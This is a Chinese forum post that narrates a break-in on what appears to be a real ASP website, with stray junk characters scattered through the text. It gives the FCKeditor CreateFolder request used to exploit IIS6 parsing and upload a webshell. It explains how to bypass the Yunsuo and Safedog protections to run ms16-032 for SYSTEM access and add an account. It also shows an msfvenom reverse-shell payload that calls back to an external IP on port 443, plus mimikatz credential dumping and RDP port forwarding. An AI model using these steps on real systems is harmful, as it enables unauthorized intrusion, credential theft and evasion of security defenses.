|
1 K" y1 c* n- y6 b; @' p5 V" D H ( V3 \/ w N4 U7 g* T9 W5 u
: T& [8 W" B7 U0 @1 }6 u . p% z8 `" }+ U! y* P% @6 V
| 2 g0 V, R1 x7 s2 W _0 P
! L3 g) w4 A: U+ ]1 f1 J
0 k+ h# f* x& R9 k% L) L+ C& Z k一、 利用getwebshell篇
! e6 W) {& {9 K5 z% P- e- l
( B8 x# ~" f$ I1 ?8 \. P


首先对目标站进行扫描,发现是asp的,直接扫出网站后台和默认数据库,下载解密登陆如图:
# h& x+ ] }* c1 {" a8 C g& Q
5 O3 f+ u. H& s8 D8 @
6 P* V* a: N6 }9 ]3 i6 h
下面进后台发现有fckeditor,而且还是iis6.0的,可以考虑创建个asp目录来构造解析(fck编辑器路径被改成别的需要burpsuite抓包的时候看到)
T2 T; Q5 H! m; }7 f `
: y' o# t4 j G* H下面我们构造一个asp目录,如: , r4 O- |2 E6 ?0 w
' P9 [% B' X- C+ v# a
$ p% _2 Q% z& R http://www.xxoo.com/manage/hscxeditor/editor/filemanager/connectors/asp/connector.asp?Command=CreateFolder&Type=Image&CurrentFolder=%2Fshell.asp&NewFolderName=z&uuid=1244789975 . F; D2 n$ D* @, d6 R, F. a
, |4 V, q1 i+ j" _# ?
, z8 Q% o/ P4 E5 H
然后再给shell.asp目录上传一个jpg图片格式的一句话,然后用hatchet打开,然后看了一下支持aspx,那么我们就用包含的办法先把aspx后缀名改成.rar,然后再创建个111.ASPx,里面包含rar文件,进去以后看进程有云锁和安全狗,那么,那么我们慢慢来,慢慢来。
3 Q5 x! X9 l1 G! Y; Z/ p+ i- w' p
4 O5 Q& S' p& B% p$ _+ \$ H0 V9 z一、 绕过安全狗云锁提权并且加账号
0 Z2 T1 V* A0 u! `( H
7 z& r3 n: l- t a6 T' \+ g* H7 P4 n! i
没法看系统信息,但是根据网站404页面可以断定是2003服务器,然后接着访问C:\Program Files (x86)存在断定是2003 64位系统,那么我们说干就干,我们上传ms16-032 64位直接干,但是发现上传exe或者别的格式exp会自动消失,看进程也没杀毒呀,没错没杀毒,是云锁有个功能防御了,那么突破云锁上传的方法就是利用rar,先把exp打包为64.rar上传,然后我们翻一下rar在哪个目录,在C:\Program Files (x86),然后开干
8 c* f) k: h* _( D7 L) f
" a( j' k n3 p3 S- @如图:
; b# O! V3 ~+ `$ B' A6 c4 R

: q" Q& m- p: n5 R: C; O: [然后执行直接是system权限,然后我用干狗神器给加了一个账号用tunna反弹3968提示不是远程组,我操后来也想着用getpassword64抓明文密码,但是一执行就卡死,没办法想到了metasploit
. }- a% D7 _* m" m7 J0 }# `- j' r+ s
h+ w5 w! n1 N
一、 利用metasploit
. {& A* t# `' _( q, p
8 Y# |3 Q% D4 n! |) Z, v
首先用pentestbox生成一个64位的payload如下命令
2 L+ M" g1 Z0 {
, l% t$ `+ C& X/ |5 xmsfVENOM -p windows/x64meterpreter/reverse_tcp lhost=42.51.1.1 lport=443 -f exe > c:\mata.exe
% o8 h6 T2 d9 [; ]
5 r" _5 u; X5 N' w7 M+ F
为什么要用443端口,之前我测试用别的端口直接被墙了没法上线,下面我们在system下执行这个mata,上线如图:
3 h- s6 |7 ~) h0 v8 U! K
6 _& r: I; t: u/ D) Y& `
下面我们用这个命令抓一下明文密码命令1:use mimikatz 命令2:kerberos如下图:
( B* C- m$ x4 R" l A
8 M7 a0 g; G0 x2 J; A4 O) r: D
下面我们来做一个监听如下命令:
& ^- S$ `* b% C3 [: t
5 g3 \* G9 h- Y( c7 Cportfwd add -l 6655 -p 3968 -r 127.0.0.1,这个命令的意思就是把目标服务器的远程3968转发到pentestbox的公网IP的6655端口如图:
& o( U H. j7 Z* }2 a1 A . l3 p1 B5 |) m) l % \3 y8 l8 f5 b+ S9 \
| & e4 t% Q1 l B& B6 K" U
. X) [3 q( P8 w2 s
- ?5 k9 ^7 @7 @ g ! u' r/ M/ m: ]# s0 U6 Z u6 g! W) i
$ {8 S6 r# z; ^ l3 w- h6 a; X
" k; a, J5 u: z/ Y9 K, k
( `7 R- _! {% T2 o% Y8 ~1 @& i+ R8 G. ?
, Y/ {4 u# b6 K7 N& Q% _% Q3 R
" c, g- P" c9 n1 k* O/ K
m$ S) u0 R6 y/ \4 ^, B% b4 D
6 w) x/ Q+ j0 \. O2 m
$ M: n0 }3 O! e# n* N6 ~7 h# l$ ], F* `: p. Q
" t7 f$ y3 X* c* [9 [3 W( }# t% c T | 


 发表于 2018-10-20 20:31:43

 收藏
 支持
 反对
 匿名
发表于 2021-11-20 23:30:06